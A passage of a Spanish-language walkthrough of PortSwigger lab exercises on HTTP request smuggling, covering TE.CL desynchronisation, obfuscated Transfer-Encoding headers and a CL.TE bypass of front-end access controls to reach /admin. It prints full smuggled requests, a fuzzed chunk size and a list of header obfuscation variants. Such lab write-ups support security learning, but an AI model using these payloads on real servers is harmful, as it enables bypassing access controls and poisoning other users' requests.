Por tanto, existe una desincronización entre los dos servidores al tratar la petición, y el servidor back-end, tratará la letra G, como el empeece de la siguiente petición, que como podemos observar el resultado y finalización de este laboratorio es conseguir que la siguiente petición realiza por el servidor back-end utilice el método GPOST.

Lab: HTTP request smuggling, basic TE.CL vulnerability

En este caso, el servidor front-end utiliza la cabecera Transfer-Encoding y el servidor back-end utiliza la cabecera Content-Length.

Podemos realizar un sencillo ataque HRS de la siguiente manera:

Capturamos la petición y utilizamos la extensión HTTP Request Smuggling para obtener posibles indicadores de la vulnerabilidad.




Imagen 66: Utilizando la extensión HTTP Request Smuggling (1 / 2)

Los resultados detectados por la extensión es una posible vulnerabilidad de tipo TE.CL.




Imagen 67: Utilizando la extensión HTTP Request Smuggling – Resultados (2/2)

Nos enviamos la petición al repeater e intentamos modificarla.

En primer lugar, recordemos que el front-end, observará la cabecera transfer-encoding, que al tener un valor chunked, finalizará la solicitud en el valor 0

Y el body de la cabecera transfer-encoding funciona de una forma interesante, primeramente, como decíamos es utilizada para ver el principio y final de una solicitud.

Debido a esto, tiene una serie de trozos, en un primer lugar un valor, un valor hexadecimal, que representan el valor total de la solicitud, y finalizará en el valor 0, terminando la solicitud.

En un primer paso, generé una solicitud como esta:




Imagen 68: TE-CL

En primer lugar, nos enfocamos en el servidor front-end, la cabecera que visualizará es TE

En este caso, vemos que el cuerpo del mensaje empieza con '1\r\n', estamos expresando en valor hexadecimal, el valor completo de la solicitud, indico el valor de 1, es incorrecto, ya que el valor de 1 es igual a 1 en hexadecimal.

Es posible que resulte complejo determinar el valor de letras totales, y evidentemente, se puede contar pero no es factible.

En mi caso, a través de la seclst de [danielmiessler](#) he copiado en raw todos los valores y he borrado el carácter principal, en mi caso se me ocurrió notepad++ y su función renombrar, pero existen otras posibilidades en Linux.

Esta lista, la he copiado en intruder y he realizado un fuzzing, modificando el valor 1 de la solicitud anterior.

En la imagen siguiente, vemos, como hemos ido lanzando solicitudes, modificando ese primer valor del body de la solicitud. Un valor, en concreto el 5c, equivalente a 92, nos responde con un status 200, diferente a todos los demás.

Results Target Positions Payloads Resource Pool Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
13	5c	200			7473	
0		400			174	
1	4a	400			174	
2	4b	400			174	
3	4c	400			174	
4	4d	400			174	
5	4e	400			174	
6	4f	400			174	
7	50	400			174	
8	51	400			174	
9	52	400			174	
10	53	400			174	
11	54	400			174	

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net 3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92" 4 Sec-Ch-Ua-Mobile: ?0 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 8 Sec-Fetch-Site: none 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-User: ?1 11 Sec-Fetch-Dest: document 12 Accept-Encoding: gzip, deflate 13 Accept-Language: es-ES,es;q=0.9 14 Connection: close 15 content-type: application/x-www-form-urlencoded 16 content-length: 4 17 transfer-encoding: chunked 18 Content-Length: 103 19 20 5c 21 GPOST / HTTP/1.1 22 content-type: application/x-www-form-urlencoded 23 content-length: 15 24 25 aaa 26 0 27 </pre>	

Imagen 68: Identificando el valor correcto, 5c devuelve una respuesta satisfactoria

Nos enviamos esta petición al repeater y vemos como generamos una petición de tipo GPOST, que es justo lo que nos pide para completar el ejercicio.

Send	Cancel	< >	Target: https://ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net	HTTP/1
Request				
<pre> 1 POST / HTTP/1.1 2 Host: ac9d1f381ec5f6b880c5316600ec009d.web-security-academy.net 3 Connection: Keep-Alive 4 content-type: application/x-www-form-urlencoded 5 transfer-encoding: chunked 6 Content-Length: 4 7 8 5c 9 GPOST / HTTP/1.1 10 content-type: application/x-www-form-urlencoded 11 content-length: 15 12 13 aaa 14 0 15 16 </pre>				
Response				
<pre> 1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Keep-Alive: timeout=0 5 Content-Length: 27 6 7 "Unrecognized method GPOST" </pre>				

Imagen 69: TE-CL Resuelto

De esta forma, conseguimos finalizar el laboratorio.

Lab: HTTP request smuggling, obfuscating the TE header

En este caso, tanto el servidor front-end como el servidor back-end admiten la cabecera Transfer-Encoding, pero se puede inducir a uno de los servidores a no procesarla ofuscando la cabecera de alguna manera.

Para descubrir una vulnerabilidad **TE.TE**, es necesario encontrar alguna variación de la cabecera Transfer-Encoding tal que sólo uno de los servidores front-end o back-end la procese, mientras que el otro servidor la ignore.

Dependiendo de si es el servidor front-end o back-end el que puede ser inducido a no procesar la cabecera Transfer-Encoding ofuscada, el resto del ataque tomará la misma forma que para las vulnerabilidades CL.TE o TE.CL ya descritas.

Una vez conocido esto, nos ponemos manos a la obra con el laboratorio propuesto por la academia de PortSwigger.

El primer paso, es ver que información nos muestra la extensión HTTP Request Smuggling, la información generada por la extensión, nos indica una posible vulnerabilidad de HRS, de tipo TE.CL






Imagen 70: Extensión HTTP Request Smuggling

Este ejemplo es interesante, ya que descubrimos que la automatización no es perfecta y necesitamos probar de forma manual si existe verdaderamente esta vulnerabilidad, y probar diferentes soluciones.

Enviamos la petición al repeater, eliminamos las cabeceras no necesarias y reutilizamos las modificaciones realizadas en el ejercicio anterior.




Imagen 71: TE - Ofuscando

El objetivo del laboratorio es intentar ofuscar la cabecera Transfer-Encoding, tenemos diferentes maneras, incluso infinitas formas de ofuscar la cabecera Transfer-Encoding. PortSwigger nos muestra las siguientes:

Transfer-Encoding: xchunked

Transfer-Encoding[space]: chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding

: chunked

En la siguiente imagen, vemos como modificando la cabecera, con uno de los ejemplos que se propone, es utilizar la x como prefijo:




Imagen 72: Ofuscando la cabecera Transfer-Encoding

De esta forma conseguimos resolver el laboratorio.

Hemos visto los laboratorios básicos de PortSwigger, aparte de estos, nos propones otros laboratorios muy interesantes, donde se pueden bypassar controles, o incluso combinar está técnicas con XSS o ataques a la cache web.

Lab: Bypass de controles de acceso

En algunas aplicaciones, el servidor web del front-end se utiliza para implementar algunos controles de seguridad, definiendo si se permite el procesamiento de solicitudes. Las solicitudes permitidas se reenvían al servidor back-end, donde se considera que han pasado por los controles de seguridad del front-end.

Por ejemplo, supongamos que una aplicación utiliza el servidor front-end para implementar restricciones de control de acceso, y sólo reenvía las solicitudes si el usuario está autorizado a acceder a la URL solicitada.

El servidor back-end acepta entonces todas las peticiones sin más comprobaciones. En esta situación, se puede utilizar una vulnerabilidad de HTTP Request Smuggling para eludir los controles de acceso, “Smuggling” una solicitud a una URL restringida.

Supongamos que el usuario actual tiene permiso para acceder a /home pero no a /admin.

Pueden saltarse esta restricción utilizando la siguiente petición:

```
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
```

El servidor frontal ve aquí dos peticiones, ambas para /home, por lo que las peticiones se reenvían al servidor back-end. Sin embargo, el servidor back-end ve una petición para /home y otra para /admin. Asume (como siempre) que las peticiones han pasado por los controles del front-end, y por tanto concede el acceso a la URL restringida.

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

En este laboratorio nos encontramos con una vulnerabilidad HRS de tipo CL.TE, donde tendremos que intentar acceder al panel administrador.




Imagen 73: Bloqueo de acceso a /admin

El primer paso, es utilizar la extensión de BurpSuite, en este caso, omitiremos el envío a la extensión HTTP Request Smuggling como vimos en los ejercicios anteriores.

El resultado nos muestra, una posible vulnerabilidad HRS de tipo CL.TE




Imagen 74: Extensión HTTP Request Smuggling

Recordemos, el servidor front-end observará la cabecera Content-Length, y el servidor back-end observará la cabecera Transfer-Encoding.

Al intentar el acceso al endpoint /admin, nos encontramos con una denegación de acceso.

Como vemos en la siguiente imagen a través del uso del proxy Burp, una petición al sitio web /admin, al cuál recibimos una respuesta con el status 403




Imagen 75: Bloqueo de acceso a /admin

Una vez conocido la vulnerabilidad HRS, debemos modificar la solicitud de tal forma:




Imagen 76: Accediendo al panel administrador

